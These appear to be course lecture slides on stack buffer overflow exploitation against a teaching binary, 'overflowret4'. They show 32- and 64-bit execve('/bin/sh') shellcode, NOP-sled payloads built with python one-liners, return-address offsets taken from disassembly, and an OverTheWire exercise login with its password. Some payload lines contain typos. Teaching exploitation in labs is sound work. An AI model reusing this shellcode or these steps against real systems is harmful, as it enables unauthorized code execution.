


Add some NOP (0x90) in front of shellcode to increase the chance of success.

Buf to save %ebp = 0x30 (48 bytes)

# Craft the exploit

Function Frame of Vulfoo



```
python -c "print '\x90'*20 +  
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\x  
e3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40xcd\x80' +  
'AAAA' + '\x48\xd0\xff\xff'"
```

*Command:*

```
(python -c "print '\x90'*20 +  
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\x  
e3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40xcd\x80' +  
'AAAA' + '\x48\xd0\xff\xff"; cat) | ./r.sh ./or4
```

Buf to save %ebp = 0x30 (48 bytes)


# GDB Command

Use python output as stdin in GDB:

```
r <<< $(python -c "print '\x12\x34'*5")
```



# Craft the exploit



```
python -c "print '\xBB'*48 + 'AAAA' + '\x40\xd0\xff\xff' + '\x90' * 30 + '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40xcd\x80'"
```

```
Command:  
(python -c "print '\xBB'*48 + 'AAAA' + '\x40\xd0\xff\xff' + '\x90' * 30 + '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40xcd\x80'"; cat) | ./r.sh ./or4
```

Buf to save %ebp = 0x30 (48 bytes)

# Buffer Overflow Example: code/overflowret4 64bit

*What do we need?*

*64-bit shellcode*

*Address of shellcode at runtime*

# amd64 Linux Calling Convention

## Caller

- Use registers to pass arguments to callee. Register order (1st, 2nd, 3rd, 4th, 5th, 6th, etc.) %rdi, %rsi, %rdx, %rcx, %r8, %r9, ... (use stack for more arguments)

# How much data we need to overwrite RET?

## Overflowret4 64bit

```
0000000000401136 <vulfoo>:
401136: 55                push %rbp
401137: 48 89 e5          mov  %rsp,%rbp
40113a: 48 83 ec 30       sub  $0x30,%rsp
40113e: 48 8d 45 d0       lea -0x30(%rbp),%rax
401142: 48 89 c7          mov  %rax,%rdi
401145: b8 00 00 00 00   mov  $0x0,%eax
40114a: e8 f1 fe ff ff   callq 401040 <gets@plt>
40114f: b8 00 00 00 00   mov  $0x0,%eax
401154: c9                leaveq
401155: c3                retq
```

Buf <-> saved rbp = 0x30 bytes  
sizeof(saved rbp) = 0x8 bytes  
sizeof(RET) = 0x8 bytes

# 64-bit execve("/bin/sh") Shellcode

```
.global _start
_start:
.intel_syntax noprefix
    mov rax, 59
    lea rdi, [rip+binsh]
    mov rsi, 0
    mov rdx, 0
    syscall
binsh:
    .string "/bin/sh"
```

The resulting shellcode-raw file contains the raw bytes of your shellcode.

```
gcc -nostdlib -static shellcode.s -o shellcode-elf
```

```
objcopy --dump-section .text=shellcode-raw shellcode-elf
```

# 64-bit Linux System Call

x86\_64 (64-bit)

Compiled from [Linux 4.14.0 headers](#).

NR	syscall name	references	%rax	arg0 (%rdi)	arg1 (%rsi)	arg2 (%rdx)	arg3 (%r10)	arg4 (%r8)	arg5 (%r9)
0	read	<a href="#">man/ cs/</a>	0x00	unsigned int fd	char *buf	size_t count	-	-	-
1	write	<a href="#">man/ cs/</a>	0x01	unsigned int fd	const char *buf	size_t count	-	-	-
2	open	<a href="#">man/ cs/</a>	0x02	const char *filename	int flags	umode_t mode	-	-	-
3	close	<a href="#">man/ cs/</a>	0x03	unsigned int fd	-	-	-	-	-
4	stat	<a href="#">man/ cs/</a>	0x04	const char *filename	struct __old_kernel_stat *statbuf	-	-	-	-
5	fstat	<a href="#">man/ cs/</a>	0x05	unsigned int fd	struct __old_kernel_stat *statbuf	-	-	-	-
6	lstat	<a href="#">man/ cs/</a>	0x06	const char *filename	struct __old_kernel_stat *statbuf	-	-	-	-
7	poll	<a href="#">man/ cs/</a>	0x07	struct pollfd *ufds	unsigned int nfds	int timeout	-	-	-
8	lseek	<a href="#">man/ cs/</a>	0x08	unsigned int fd	off_t offset	unsigned int whence	-	-	-
9	mmap	<a href="#">man/ cs/</a>	0x09	?	?	?	?	?	?

[https://chromium.googlesource.com/chromiumos/docs/+/\\_/master/constants/syscalls.md#x86\\_64-64\\_bit](https://chromium.googlesource.com/chromiumos/docs/+/_/master/constants/syscalls.md#x86_64-64_bit)

```
(cat shellcode-raw; python -c "print 'A'*18 + '\x50\xde\xff\xff\xff\x7f\x00\x00') > exploit
```

```
./r.sh gdb ./or464
```

```
(cat exploit; cat) | ./r.sh ./or464
```

# Exercise: Overthewire /behemoth/behemoth1

## Overthewire

<http://overthewire.org/wargames/>

1. Open a terminal
2. Type: `ssh -p 2221 behemoth1@behemoth.labs.overthewire.org`
3. Input password: aesebootiv
4. `cd /behemoth`; this is where the binary are
5. Your goal is to get the password of behemoth2



# Conditions we depend on to pull off the attack of *returning to shellcode on stack*

1. The ability to put the shellcode onto stack
2. The stack is executable
3. The ability to overwrite RET addr on stack before instruction **ret** is executed
4. Know the address of the destination function